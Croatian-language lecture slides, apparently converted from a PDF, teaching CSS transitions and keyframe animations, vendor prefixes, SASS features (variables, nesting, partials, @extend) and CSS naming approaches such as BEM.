
# Transform demo



## Transition (and animation)

- Kada mijenjamo neko CSS svojstvo to se događa momentalno (npr. boja pozadine iz bijele u plavu)
- `transition: <property> <duration> <timing-function> <delay>;`
- Transition nam omogućuje da kontroliramo, tj. animiramo promjenu svojstva, možemo kontrolirati:
  1. Koje svojstvo se mijenja, te za svako od svojstava definirati:
    - Nisu sva svojstva upravljava: [https://developer.mozilla.org/en-US/docs/Web/CSS/CSS\\_animated\\_properties](https://developer.mozilla.org/en-US/docs/Web/CSS/CSS_animated_properties)
  2. Koliko vremena traje promjena
  3. Acceleration/easing function - funkciju promjene svojstava u vremenu (default - linearno)
    - Easing function cheat sheet: <https://easings.net/>
  4. Eventualni poček

# Transition demo



# Animations

- Ako trebamo još veću kontrolu nad promjenama možemo koristiti animacije
- Prvo, definirajmo keyframes (a zatim ih referenciramo), npr.:

```
@keyframes logo-path {  
    from {  
        background-color: red;  
    }  
    to {  
        transform: translate(-50%, -50%) scale(1.3, 1.3) rotate(90deg);  
        border: 3px solid green;  
        background-color: cornflowerblue;  
    }  
}
```

Proizvoljno ime

Istog trena će prvo promijeniti boju pozadine u crvenu

Moguće je koristiti i postotke.  
from je isto kao 0%  
to 100%

# Animations

- Zatim referenciramo keyframes i podesimo parametre:
  - animation-name (ime keyframes)
  - animation-duration (trajanje)
  - animation-timing-function (acceleration/easing curve, isto)
  - animation-delay (poček)
  - animation-iteration-count (broj ponavljanja, moguće je infinite)
  - animation-direction (definira ponašanje nakon ciklusa)
  - animation-fill-mode (koje vrijednosti se primjenjuju prije i na kraju animacije - npr. želimo li da ostane u konačnom stanju?)
- Npr. animirani tekst iz sljedećeg primjer (animations demo)


```
#banner h2 {  
white-space: nowrap;  
animation-duration: 6s;  
animation-name: slidetext;  
animation-iteration-count: infinite;  
animation-timing-function: linear;  
animation-direction: alternate;  
}
```

Mogao je i  
*shorthand*

```
@keyframes slidetext {  
from {  
margin-left: 100%;  
}  
to {  
margin-left: 0%;  
}
```



# Animations demo





## ***Vendor prefixes***

- <https://www.w3.org/Style/CSS/current-work>
  - *Working draft, candidate recommendation (draft), candidate recommendation*
- Proizvođači preglednika žele omogućiti neka svojstva i prije nego što su u CR fazi
  - Definirati pomoću ***vendor prefixa***
  - Čak i ako dođe do breaking changes neće doći do promjene u radi early-adopting web stranica
- Primjer na sljedećoj stranici

# Vendor prefixes - autoprefixer

- Napravimo c/p style sekcije iz npr. transition demo
  - <https://autoprefixer.github.io/>
  - [https://developer.mozilla.org/en-US/docs/Glossary/Vendor\\_Prefix](https://developer.mozilla.org/en-US/docs/Glossary/Vendor_Prefix)


```
#ferlogo:hover {  
    -webkit-transform: translate(-50%,  
                                -50%) scale(1.3, 1.3) rotate(90deg);  
    -ms-transform: translate(-50%,  
                            -50%) scale(1.3, 1.3) rotate(90deg);  
    transform: translate(-50%,  
                        -50%) scale(1.3, 1.3) rotate(90deg);  
  
    border: 3px solid green;  
    background-color: cornflowerblue;  
}
```


# ZOKŽZV

- pogledati:
  - @supports
    - <https://developer.mozilla.org/en-US/docs/Web/CSS/@supports>
  - polyfills

# Kako dalje?

- Ovime smo prošli "sva" značajnija CSS svojstva i module
- Kako dalje?
  - **Kako pisati / ustrojiti CSS u većim projektima?**
  - Kako pisati nazine klase?
  - Koristiti ili ne CSS radne okvire?
- **Problem/svojstvo: CSS je globalan!**



[Install](#)[Learn Sass](#)[Blog](#)[Documentation](#)[Get Involved](#)

# CSS with superpowers

Sass is the most mature, stable, and powerful professional grade CSS extension language in the world.



Current Releases: [Dart Sass 1.35.1](#) [LibSass 3.6.5](#) [Ruby Sass](#)  [Implementation Guide](#)


# SASS - Syntactically Awesome Style Sheets

- *CSS preprocessor* -> prevodi se u CSS
  - Preglednici ga ne poznaju, prevodenje u razvojnoj okolini
- Dvije sintakse (~ ekstenzije):
  - .sass ~ yml, python, koriste se novi red i uvlačenje (indent)
  - .scss - novija, "ista" kao CSS, blokovi s vitičastim zagradama
- Većina primjera u nastavku slijedi <https://sass-lang.com/guide> s malim izmjenama

# Varijable

- (u "međuvremenu" su podržane i u CSS-u)

```
λ sass -w .:.  
Compiled site.scss to site.css.  
Sass is watching for changes. Press Ctrl-C to stop.
```



# Gniježđenje

- HTML omogućuje gniježđenje (hijerarhijsku strukturu) - CSS ne!

nesting.scss

```
nav {  
  ul {  
    margin: 0;  
    padding: 0;  
    list-style: none;  
  }  
}  
  
body {  
  font: {  
    family: Iosevka, sans-serif;  
    size: 16px;  
    weight: bold;  
  }  
}
```

- SASS omogućuje gniježđenje
  - Selektora
  - Svojstava

nesting.css

```
nav ul {  
  margin: 0;  
  padding: 0;  
  list-style: none;  
}  
  
body {  
  font-family: Iosevka, sans-serif;  
  font-size: 16px;  
  font-weight: bold;  
}
```

Svojstvo font-

# Partials and modules

- DRY principle
- Moguće je kod izdvojiti u posebne datoteke koje zatim možemo uključiti u drugim datotekama i tako ostvariti modularni ustroj SASS projekta
  - *partials*, počinju s `_`, ne prevode se zasebno
  - *modules*, prevode se zasebno
- Nalik include u C-u, nije problem ako se više puta uključi (kao i u C-u)
- Npr, mogli bi imati:
  - `_colors.scss` i `_typography.scss`
- ...i onda ih uključivati gdje nam trebaju s `@use` (prije `@import`):
  - `@use "colors"; @use "typography"`

Moguće i u [CSS-u](#), ali onda imamo više datoteka

Ne treba navesti `_` ni ekstenziju

# SASS-3-modules-and-partials

Primijetiti da nema colors.css jer je partial.

SASS-3-modules-and-partials	
#	_colors.scss
#	modules-partials.css
#	modules-partials.css.map
#	modules-partials.scss
#	typography.css
#	typography.css.map
#	typography.scss

## \_colors.scss

```
$zelena: green;  
$crvena: red;  
$plava: blue;
```

## typography.scss

```
body {  
    font: {  
        family: Iosevka;  
        size: 16px;  
        weight: bold;  
    }  
}
```

## modules-partials.scss

```
@use "colors";  
@use "typography";  
  
body {  
    color: colors.$plava;  
}
```

## modules-partials.css

```
body {  
    font-family: Iosevka;  
    font-size: 16px;  
    font-weight: bold;  
}  
  
body {  
    color: blue;  
}
```

# Naslijedivanje

- Pomoću @extend možemo naslijediti (preuzeti) skup CSS svojstava od nekog selektora
  - Dodatno u primjeru koristimo "placeholder class" koja se materijalizira samo ako je naslijedena - počinje s %

inheritance.scss

```
%button-default {  
    font-size: 16px;  
    cursor: pointer;  
}  
  
%ridiculous-button { font-size: 66px; }  
  
.button-success {  
    @extend %button-default;  
    background-color: green;  
}  
  
.button-danger {  
    @extend %button-default;  
    background-color: red;  
}
```

Nije  
naslijeden

inheritance.css

```
.button-danger, .button-success {  
    font-size: 16px;  
    cursor: pointer;  
}  
  
.button-success {  
    background-color: green;  
}  
  
.button-danger {  
    background-color: red;  
}
```



# SASS - itd.

- Svojstva:
  - **Variables**
  - **Nested selectors**
  - **Nested properties**
  - **Partials and modules, @import/@use**
  - **media queries, nested**
  - **Inheritance @extend**
  - Built-in modules (korisne funkcije: <https://sass-lang.com/documentation/modules>)
    - Lists, maps, npr. map of colors, math, ...
  - Simple arithmetics <https://sass-lang.com/documentation/operators>
  - Mixins <https://sass-lang.com/documentation/at-rules/mixin> <https://csswizardry.com/2014/11/when-to-use-extend-when-to-use-a-mixin/>
  - Itd.
- Vrlo slično: LESS
  - <https://lesscss.org/>
  - <https://css-tricks.com/sass-vs-less/>


## Kako pisati CSS

- Sljedećih nekoliko slajdova preuzeto s:

<https://adamwathan.me/css-utility-classes-and-separation-of-concerns/>

# 1. "Semantic" CSS

- "Separation of concerns"
  - HTML definira **sadržaj**
  - CSS definira **izgled**
- Primjer: <http://www.csszengarden.com/>



Primjer s:

<https://adamwathan.me/css-utilty-classes-and-separation-of-concerns/>

ALI: u složenijim slučajevima CSS nerijetko zrcali strukturu HTML-a

## 2. Razdvajanje stilova od strukture

- Koristiti neku metodologiju imenovanja, npr. SMACSS ili BEM, vidjeti i npr. <https://css-tricks.com/css-style-guides/>
- BEM:
  - može i --
  - block\_\_element--modifier**
- Primjer na sljedećoj stranici ->
- Niska specifičnost (*low specificity*), izravnavanje specifičnosti selektora (*specificity flatness*)
- "*BEM gives everyone on a project a declarative syntax that they can share so that they're on the same page.*"
- <https://css-tricks.com/bem-101/>
- Problem održavanja koda - strah od izmjene

# <http://getbem.com/introduction/>

## Block

Standalone entity that is meaningful on its own.

### Examples

```
header , container , menu , checkbox , input
```

## Element

A part of a block that has no standalone meaning and is semantically tied to its block.

### Examples



## Modifier

A flag on a block or element. Use them to change appearance or behavior.

### Examples

```
disabled , highlighted , checked , fixed , size  
big , color yellow
```

We can have a normal button for usual cases, and two more states for different ones. Because we style blocks by class selectors with BEM, we can implement them using any tags we want (`button`, `a` or even `div`). The naming rules tell us to use `block--modifier-value` syntax.

## HTML

```
<button class="button">  
    Normal button  
</button>  
<button class="button button--state-success">  
    Success button  
</button>  
<button class="button button--state-danger">  
    Danger button  
</button>
```

